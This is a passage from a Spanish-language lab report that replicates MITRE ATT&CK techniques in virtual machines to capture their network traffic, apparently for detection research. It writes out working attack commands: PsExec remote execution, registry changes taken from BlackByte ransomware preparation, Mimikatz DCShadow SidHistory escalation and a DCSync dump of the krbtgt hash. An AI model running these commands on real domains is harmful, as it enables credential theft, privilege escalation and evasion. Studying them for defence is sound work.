esos vínculos para poder acceder a las redes cómodamente. Esta fase previa del ataque no es capturada, pues en ella no interviene la empresa víctima.

Tras haber logrado su primer objetivo, el atacante, con el control parcial de la red de Intel, decide avanzar a la segunda fase del ataque. Éste se lleva a cabo mediante el uso del protocolo RDP, que permite conectarse a un

Escritorio de forma remota en sistemas Windows. La siguiente captura muestra cómo al tratarse de una sesión ya establecida previamente, el atacante no requiere de credenciales para acceder (grave error de seguridad).




Figura 3-11. Acceso vía RDP - I

Una vez dentro, el atacante tiene libertad absoluta para realizar todo tipo de acciones en la red, protegido por la visión de la empresa de que las acciones están siendo realizadas por miembros de Intel. La siguiente figura muestra los comandos que han sido ejecutados para este caso concreto.




Figura 3-12. Acceso vía RDP - II

Llegados a este punto, se plantean numerosas cuestiones relacionadas con este tipo de ataques. ¿En qué instante la víctima es consciente de que se trata de un ataque basado en relaciones de confianza? ¿Qué otros tipos de relaciones de confianza existen? ¿Cuál es el grado de libertad del que dispone el tercero? Se concluye, en definitiva, que esta técnica dispone de muchas variantes y resulta compleja de analizar, pues intervienen aspectos muy concretos y a veces subjetivos alrededor del vínculo entre empresa y tercero.

3.2.2.6 System Services (1569)

Campo	Valor
Táctica	Execution
Técnica	System Services
Subtécnica	Service Execution
ID	T1569.002
Descripción General	El atacante abusa del administrador de servicios de Windows para ejecutar código malicioso. Concretamente, utilidades como PsExec y sc.exe permiten servidores remotos como argumentos y pueden ser usadas para llevar a cabo ejecuciones remotas
Entorno	Windows
Herramientas	VirtualBox, Wireshark, PsExec y PsTools

Tabla 3-10. Ejecución Remota de Servicios

Windows dispone de varias herramientas que permiten gestionar los servicios que están siendo ejecutados en un equipo. Estas herramientas son conocidas como PsExec y PsTools. Además de administrar servicios de forma local, puede realizarse esta tarea de forma remota. Para la replicación de este ataque, se han conectado dos equipos en la misma subred. Desde el primer equipo, se utilizan estas herramientas para poner en marcha un fichero .exe que se encuentra en el segundo equipo (proceso a ejecutar) y que crea un .txt con los *logs* del proceso.

En primer lugar, podemos observar en la siguiente imagen el ejecutable .exe que se encuentra en la carpeta dist del equipo remoto.




Figura 3-13. Ejecutable Servicio

Localizado el ejecutable en el equipo LT2, desde LT1 (primer equipo de la subred) utilizamos la herramienta PsExec para ejecutar este archivo de forma remota.

```
C:\Users\dit>"C:\Users\dit\Desktop\system-services\Psexec.exe" \\LT2 -u dit -p dit -accepteula
"C:\Users\dit\Desktop\dist\malicious.exe"

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Archivo creado en C:\Users\dit\malicious_activity.txt
C:\Users\dit\Desktop\dist\malicious.exe exited on LT2 with error code 0.
```

Figura 3-14. Comando Ejecución Servicio Remoto

Para verificar que el proceso se ha ejecutado correctamente, en el equipo LT2 identificamos si se ha creado el log correspondiente.




Figura 3-15. Log de Servicio Creado

Confirmamos, entonces, que el ataque ha sido realizado con éxito.

3.2.2.7 Browser Extensions (T1176)

Campo	Valor
Táctica	Persistence
Técnica	Browser Extensions
Subtécnica	-----
ID	T1176
Descripción General	El atacante pretende que la víctima instale en su equipo una extensión web, que conlleve la proliferación de un <i>malware</i> de captura de credenciales, recogida de información de búsqueda, etc. La presencia de la extensión puede alcanzar a la víctima de múltiples formas, ya sea mediante mercados de plugins y extensiones (la propia tienda de Google Chrome) como engaños convenciendo a la víctima de la instalación de dicha extensión o publicidad engañosa
Entorno	Linux
Herramientas	VirtualBox, Wireshark, Malicious-Browser-Extension, ElasticSearch

Tabla 3-11. Extensiones de Navegador

El objetivo de este tipo de ataques es persistir en la red de la víctima, sin dejar rastro, para poder recopilar información de todo tipo y no ser detectado. En esta vertiente, la víctima instala una extensión para Google Chrome, que aparenta ser beneficiosa para el usuario, pero que realmente comparte todas las credenciales e información privada al servidor del atacante. Vemos cómo tras instalar la extensión, el usuario puede gestionarla en la sección de Google Chrome dedicada.

Extensiones

[Cargar descomprimida](#)
[Empaquetar extensión](#)
[Actualizar](#)

Todas las extensiones




Figura 3-16. Extensión Maliciosa

A partir de este momento, aunque el usuario no experimentará cambios en su navegación (para no alertar de que se está filtrando información confidencial), sus credenciales estarán siendo enviadas al servidor del atacante. En la captura de más adelante se puede observar cómo se reciben las peticiones REST que contienen dicha información.

```
[2024-05-12T18:42:54,043][WARN ][o.e.h.n.Netty4HttpServerTransport] [linux] received plaintext http traffic on an https cha
nnel, closing connection Netty4HttpChannel{localAddress=/192.168.10.1:9200, remoteAddress=/192.168.10.2:45596}
[2024-05-12T18:42:54,153][WARN ][o.e.h.n.Netty4HttpServerTransport] [linux] received plaintext http traffic on an https cha
nnel, closing connection Netty4HttpChannel{localAddress=/192.168.10.1:9200, remoteAddress=/192.168.10.2:45610}
[2024-05-12T18:42:56,839][WARN ][o.e.h.n.Netty4HttpServerTransport] [linux] received plaintext http traffic on an https cha
nnel, closing connection Netty4HttpChannel{localAddress=/192.168.10.1:9200, remoteAddress=/192.168.10.2:55102}
[2024-05-12T18:42:56,922][WARN ][o.e.h.n.Netty4HttpServerTransport] [linux] received plaintext http traffic on an https cha
nnel, closing connection Netty4HttpChannel{localAddress=/192.168.10.1:9200, remoteAddress=/192.168.10.2:55118}
[2024-05-12T18:42:57,205][WARN ][o.e.h.n.Netty4HttpServerTransport] [linux] received plaintext http traffic on an https cha
nnel, closing connection Netty4HttpChannel{localAddress=/192.168.10.1:9200, remoteAddress=/192.168.10.2:55128}
[2024-05-12T18:42:57,213][WARN ][o.e.h.n.Netty4HttpServerTransport] [linux] received plaintext http traffic on an https cha
nnel, closing connection Netty4HttpChannel{localAddress=/192.168.10.1:9200, remoteAddress=/192.168.10.2:55130}
[2024-05-12T18:42:57,228][WARN ][o.e.h.n.Netty4HttpServerTransport] [linux] received plaintext http traffic on an https cha
nnel, closing connection Netty4HttpChannel{localAddress=/192.168.10.1:9200, remoteAddress=/192.168.10.2:55132}
[2024-05-12T18:42:57,237][WARN ][o.e.h.n.Netty4HttpServerTransport] [linux] received plaintext http traffic on an https cha
nnel, closing connection Netty4HttpChannel{localAddress=/192.168.10.1:9200, remoteAddress=/192.168.10.2:55140}
[2024-05-12T18:42:57,273][WARN ][o.e.h.n.Netty4HttpServerTransport] [linux] received plaintext http traffic on an https cha
nnel, closing connection Netty4HttpChannel{localAddress=/192.168.10.1:9200, remoteAddress=/192.168.10.2:55144}
```

Figura 3-17. Recepción Información de Navegador

3.2.2.8 Indicator Removal (T1070)

Campo	Valor
Táctica	Defense Evasion
Técnica	Indicator Removal
Subtécnica	Network Share Connection Removal
ID	T1070.005
Descripción General	Normalmente, tras haber realizado labores de búsqueda o interaccionado con la víctima, el atacante busca limpiar rastros o huellas que haya podido dejar, con fin de evitar una posible futura relación o descubrimiento. La subtécnica consiste en la limpieza de conexiones compartidas que ya no son operativas
Entorno	Windows
Herramientas	VirtualBox, Wireshark, Comando Net use, PsExec y PsTools

Tabla 3-12. Borrado de Indicadores

La replicación de este ataque es sencilla. Simplemente es necesario haberse conectado previamente a un directorio compartido en red (para lo cual, en determinadas ocasiones, dependiendo de los permisos y configuración, puede requerirse la introducción de credenciales), para después eliminar todas las conexiones. Para el escenario, se ha montado una subred en la que se encuentran dos equipos, equipo legítimo de la empresa y equipo infectado.

En la serie siguiente de capturas se puede apreciar el proceso completo que incluye la compartición realizada por LT2 (equipo legítimo), en la que exporta un directorio con documentos y ficheros de la empresa por la red. Posteriormente, desde LT1 (equipo infectado) se accede a dicho directorio, estableciendo una conexión, se comprueba que este paso ha sido exitoso y luego se borran las conexiones para evitar dejar rastro.

```
C:\Windows\system32>net share EmpresaX=C:\Users\dit\Desktop\EmpresaX /grant:Todos,FULL
El recurso EmpresaX ha sido compartido.

C:\Windows\system32>net share

Nombre          Recurso          Descripción
-----
C$              C:\              Recurso predeterminado
IPC$            C:\              IPC remota
ADMIN$          C:\Windows       Admin remota
EmpresaX        C:\Users\dit\Desktop\EmpresaX
VM              D:\VM
Se ha completado el comando correctamente.
```

Figura 3-18. Compartición de Directorio

```
C:\Users\dit>net use
Se registrarán las nuevas conexiones.

Estado          Local          Remoto          Red
-----
Conectado       X:             \\1t2\EmpresaX  Microsoft Windows Network
Se ha completado el comando correctamente.
```

Figura 3-19. Acceso al Directorio Vigente




Figura 3-20. Comprobación de Montaje




Figura 3-21. Borrado de Conexiones

3.2.2.9 Modify Registry (T1112)

Campo	Valor
Táctica	Defense Evasion
Técnica	Modify Registry
Subtécnica	-----
ID	T1112
Descripción General	El adversario interactúa con el Registro de Windows para ocultar información de configuración en los registros. Puede interactuar con el mismo con fines de borrar cualquier dato que pueda relacionarse con el atacante, permitir la persistencia, u ocultar claves, entre otras funciones
Entorno	Windows
Herramientas	VirtualBox, Wireshark, Winreg / Comando reg

Tabla 3-13. Modificación de Registro

Windows dispone de un registro que almacena todo tipo de configuración relacionada con el equipo y sus

alrededores (como la red, por ejemplo). Gracias a la herramienta reg (línea de comandos) es posible realizar modificaciones al registro sin hacer uso de la interfaz gráfica preparada para ello. El registro está repleto de variables que tienen distintos efectos en el comportamiento del equipo. La elección de las variables a modificar sigue las pautas del conocido ataque BlackByte Ransomware [22], con ligeras variaciones. Puede considerarse que este ataque es la fase previa, en la que se adapta el equipo víctima a un entorno favorable para el *ransomware* que se insertará posteriormente.

Para la replicación de este ataque, es suficiente con ejecutar los comandos que se muestran en la figura³.

```
C:\Users\dit>cmd.exe /c reg add \\LT2\HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
La operación se completó correctamente.

C:\Users\dit>cmd.exe /c reg add \\LT2\HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLinkedConnections /t REG_DWORD /d 1 /f
La operación se completó correctamente.

C:\Users\dit>cmd.exe /c reg add \\LT2\HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v LongPathsEnabled /t REG_DWORD /d 1 /f
La operación se completó correctamente.
```

Figura 3-22. Comandos para Registro Remoto

Si se prefiere, también se pueden realizar estas tareas con la interfaz gráfica que ofrece el propio registro. Bastaría con conectarse primero al registro remoto y modificar las variables manualmente. Esta no suele ser la opción escogida en estos casos, pues al interactuar de manera gráfica, se generan más paquetes en red relacionados con esta actividad (para mostrar las variables y sus valores), por lo que resulta más sencilla su detección. El proceso puede consultarse en las capturas que siguen.




Figura 3-23. Acceso a Registro Remoto

³ Para que este ataque tenga éxito es necesario que en la víctima se haya habilitado previamente el registro remoto, así como añadido permisos al usuario con el que se realice la conexión (se aplica el usuario de la máquina atacante).




Figura 3-24. Comprobación Registro Remoto

3.2.2.10 Rogue Domain Controller (T1207)

Campo	Valor
Táctica	Defense Evasion
Técnica	Rogue Domain Controller
Subtécnica	-----
ID	T1207
Descripción General	La técnica de controlador de dominio corrupto consiste en registrar un controlador de dominio para habilitar la manipulación de los datos de un Active Directory sin autorización. De esta manera, es posible modificar objetos e información que pueda relacionarse con el atacante para obstruir investigaciones posteriores. También existe la opción de establecer puertas traseras para la persistencia.
Entorno	Active Directory Domain Services, Windows Server, Mimikatz
Herramientas	VirtualBox, Wireshark, Mimikatz

Tabla 3-14. Controlador de Dominio Corrupto

Esta técnica suele apodarse como “DCShadow” pues actúa a la sombra del verdadero DC, realizando cambios no permitidos en la base de almacenamiento de la red.

La replicación de este ataque requiere de la elaboración de un entorno con Active Directory Domain Services. El ataque tiene lugar en una red en la que existe un equipo con Windows Server, que actúa como DC y es el encargado de proveer a los usuarios de servicio ADDS, DHCP y DNS. En la misma red, existe un equipo al que accede un usuario de la empresa, y que tiene una cuenta en ADDS. El ataque comienza cuando este equipo, tras haber sido infectado, utiliza sus privilegios para crear un falso DC, durante el corto periodo de tiempo que duran las transacciones, que lo habilite a realizar modificaciones en la base de datos del servidor de la red.

La finalidad de este ataque es variable. Si bien se suele calificar esta técnica como un método de evitar rastreos modificando variables de la red, también es una alternativa viable para añadir puertas traseras que permitan al atacante persistir en la red de la empresa o para ganar privilegios para posteriores ataques (el caso de este escenario).

El proceso completo del ataque en el que se inspira esta variación viene documentado y detallado en el tutorial de Youtube de Netwrix [23]. Resumidamente, la técnica de Controlador Corrupto registra en primer lugar

SPNs. Tras esto, registra el Controlador en el espacio de nombres de Configuración, lo que permite lanzar un proceso de replicación, que active el falso controlador. Así obtenemos el resultado que buscamos.

El ataque comienza con el arranque del equipo infectado. Tras descargar la herramienta Mimikatz, arrancarla y ejecutar los comandos necesarios para adquirir privilegios, se preparan las dos ventanas que conformarán el ataque. En la primera de ellas, se ajusta la acción a realizar por el falso DC.

```
lsadump::dcshadow /object:Pedro /attribute:SidHistory /value:S-1-5-21-1997426694-3783770332-2231019-512
```

Con este comando, cuando se logre registrar el falso DC en la red con ADDS, se cambiará el campo “SidHistory” por el que se muestra en el comando para el usuario “Pedro”. El valor de este campo no es arbitrario, sino que está elegido de tal forma que los privilegios de dicho usuario se eleven automáticamente (es necesario conocer el SID de algún usuario con privilegios). Independientemente del valor, para el estudio lo importante es que los paquetes generados son idénticos, y no se diferencian unos de otros en cuanto a detecciones. Aquí existen varias opciones de llevar a cabo el ataque. Puede cambiarse prácticamente cualquier valor de los objetos, resultando en diferentes variantes del mismo ataque.

Preparada la acción a realizar, se efectúa el registro del DC. En la segunda ventana, “empujamos” el controlador falso, logrando el ataque esperado.




Figura 3-25. Registro de Controlador Corrupto

3.2.2.11 OS Credential Dumping (T1003)

Campo	Valor
Táctica	Credential Access
Técnica	OS Credential Dumping
Subtécnica	DCSync
ID	T1003.006
Descripción General	El atacante busca acceder a credenciales y otro tipo de información sensible abusando de una API de los DC de Windows para simular el proceso de replicación de un DC. Cualquier miembro de un Active Directory que pueda pertenecer a un grupo con privilegios puede efectuar esta técnica para hacerse con estas credenciales
Entorno	Active Directory Domain Services, Windows Server, Mimikatz
Herramientas	VirtualBox, Wireshark, Mimikatz

Tabla 3-15. DCSync

El ataque DCSync suele considerarse de la misma familia que el ataque DCShadow. Sin embargo, su objetivo es muy diferente. En este ataque se busca la obtención de credenciales abusando de una brecha en una API de Windows.

Para su implementación, basta con arrancar el equipo infectado, descargar la herramienta Mimikatz y extraer con el comando que se muestra en la figura las credenciales de cualquier usuario. En este caso en particular, se apunta hacia el usuario KRBTGT. Este suele ser un objetivo muy común en esta técnica, debido a que se trata de una cuenta crucial para el correcto funcionamiento de la autenticación Kerberos en los dominios. Entre otras funcionalidades, se usa para firmar y cifrar los Ticket Granting Tickets (TGT), que acreditan la identidad de los usuarios frente al Ticket Granting Service (TGS). Puede consultarse más información relacionada con este usuario en la referencia correspondiente [24].

```
mimikatz 2.2.0 x64 (oe.eo)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:empresax.com /user:krbtgt
[DC] 'empresax.com' will be the domain
[DC] 'DC.empresax.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 14/05/2024 9:41:56
Object Security ID : S-1-5-21-532220588-686338556-3500614014-502
Object Relative ID : 502

Credentials:
Hash NTLM: fa1c818b026548ad1e506037898df696
ntlm- 0: fa1c818b026548ad1e506037898df696
lm - 0: 8b6437ff92d2a16caff95bc73f0a55bf
```

Figura 3-26. Credenciales de KRBTGT

3.2.2.12 System Owner (T1033)

Campo	Valor
Táctica	Discovery
Técnica	System Owner
Subtécnica	-----
ID	T1033
Descripción General	El atacante aprovecha vulnerabilidades en el equipo víctima para obtener información acerca de los usuarios de un sistema
Entorno	WindowsMimikatz
Herramientas	VirtualBox, Wireshark, Comando quser / qwinstaPsExec y PsTools

Tabla 3-16. Descubrimiento de Dueño del Sistema

Esta técnica es sencilla de implementar. Para este caso se ha hecho uso de una subred compartida entre dos equipos (podrían ser más, pero por simplicidad se opta por este esquema de red). Desde el equipo atacante se ejecutan los comandos que se muestran en la imagen de abajo para obtener información relativa a un equipo remoto.

```

C:\Users\dit>quser /SERVER:LT2
NOMBRE USUARIO      NOMBRE SESIÓN      ID. ESTADO  TIEMPO IN.  TIEMPO SESIÓN
dit                  console            1 Activo    ninguno    15/05/2024 9:34

C:\Users\dit>qwinsta /SERVER:LT2
NOMBRE DE SESIÓN  NOMBRE DE USUARIO  ID  ESTADO  TIPO  DISPOSITIVO
services          0  Desc
console           1  Activo
rdp-tcp           65536 Escuchar
  
```

Figura 3-27. Comandos para Descubrimiento de Dueño del Sistema

3.2.2.13 Domain Trust Discovery (T1482)

Campo	Valor
Táctica	Discovery
Técnica	Domain Trust Discovery
Subtécnica	-----
ID	T1482
Descripción General	Esta técnica consiste en una recolección de información basada en dominios de confianza. De esta manera se consiguen datos relevantes para llevar un ataque previo al dominio de confianza, para así continuar con un movimiento
Entorno	Active Directory Domain Services, Windows Server, Mimikatz
Herramientas	VirtualBox, Wireshark, Comando dsquery

Tabla 3-17. Descubrimiento de Dominios de Confianza

Para la replicación de este ataque, se construye un contexto en el que, la empresa víctima (llamémosla Empresa X) tiene una relación de confianza con la empresa Intel. Los usuarios de la empresa víctima acceden

al dominio empresax.com para autenticarse, y realizan sus tareas comunes. En la configuración del ADDS en el que se desarrolla la red de la empresa, está establecida una regla para la que el dominio intel.com (dominio ficticio asociado a la empresa Intel) dispone de una relación de confianza bidireccional con la empresa. Tal relación puede apreciarse en la siguiente captura.




Figura 3-28. Dominios de Confianza

Es momento de efectuar el ataque para obtener cuáles son estas relaciones de confianza. Para ello, se arranca un equipo de la red (infectado) con privilegios para preguntar por estos atributos. Tan sólo es necesario que pertenezca a un grupo con privilegios suficientes para realizar esta acción, e.g. Administradores. Con la herramienta dsquery, ejecutada en la línea de comandos del equipo infectado, puede recogerse la información que buscamos, tal y como se observa en la Figura 3-29.

```
C:\Users\A-jgarcia>dsquery * -filter "(objectClass=trustedDomain)" -attr *
objectClass: top
objectClass: leaf
objectClass: trustedDomain
cn: intel.com
distinguishedName: CN=intel.com,CN=System,DC=empresax,DC=com
instanceType: 4
whenCreated: 05/15/2024 10:31:15
whenChanged: 05/15/2024 10:31:15
uSNCreated: 24617
uSNChanged: 24624
showInAdvancedViewOnly: TRUE
name: intel.com
objectGUID: {DDC98C68-8B05-467A-AD86-EA3888530288}
securityIdentifier: 0x01 0x04 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00 0x00 0x00 0xaf 0x11 0x11 0xa8 0x54 0x96 0xd0 0x5b
0xba 0x13 0x35 0x88
trustDirection: 3
trustPartner: intel.com
trustPosixOffset: -2147483648
trustType: 2
trustAttributes: 8
flatName: INTEL
objectCategory: CN=Trusted-Domain,CN=Schema,CN=Configuration,DC=empresax,DC=com
isCriticalSystemObject: TRUE
dsCorePropagationData: 01/01/1601 00:00:00
msDS-TrustForestTrustInfo: 0x01 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x1a 0x00 0x00 0x00 0x00 0x00 0x00 0xb3 0xa6 0xc
a 0x01 0xf7 0xc1 0xaf 0x03 0x00 0x09 0x00 0x00 0x00 0x69 0x6e 0x74 0x65 0x6c 0x2e 0x63 0x6f 0x6d 0x00 0x00 0x00 0x00 0x00
0 0x00 0x00 0xb3 0xa6 0xda 0x01 0xf7 0xc1 0xaf 0x03 0x02 0x18 0x00 0x00 0x01 0x04 0x00 0x00 0x00 0x00 0x00 0x00 0xf
5 0x15 0x00 0x00 0xaf 0x11 0x11 0xa8 0x54 0x96 0xd0 0x5b 0xba 0x13 0x35 0x88 0x09 0x00 0x00 0x00 0x69 0x6e 0x74 0xc
5 0x6c 0x2e 0x63 0x6f 0x6d 0x05 0x00 0x00 0x00 0x49 0x4e 0x54 0x45 0x4c
ADsPath: LDAP://dc.empresax.com/CN=intel.com,CN=System,DC=empresax,DC=com
C:\Users\A-jgarcia>
```

Figura 3-29. Obtención de Dominios de Confianza

3.2.2.14 Internal Spearphishing (T1534)

Campo	Valor
Táctica	Lateral Movement
Técnica	Internal Spearphishing
Subtécnica	-----
ID	T1534
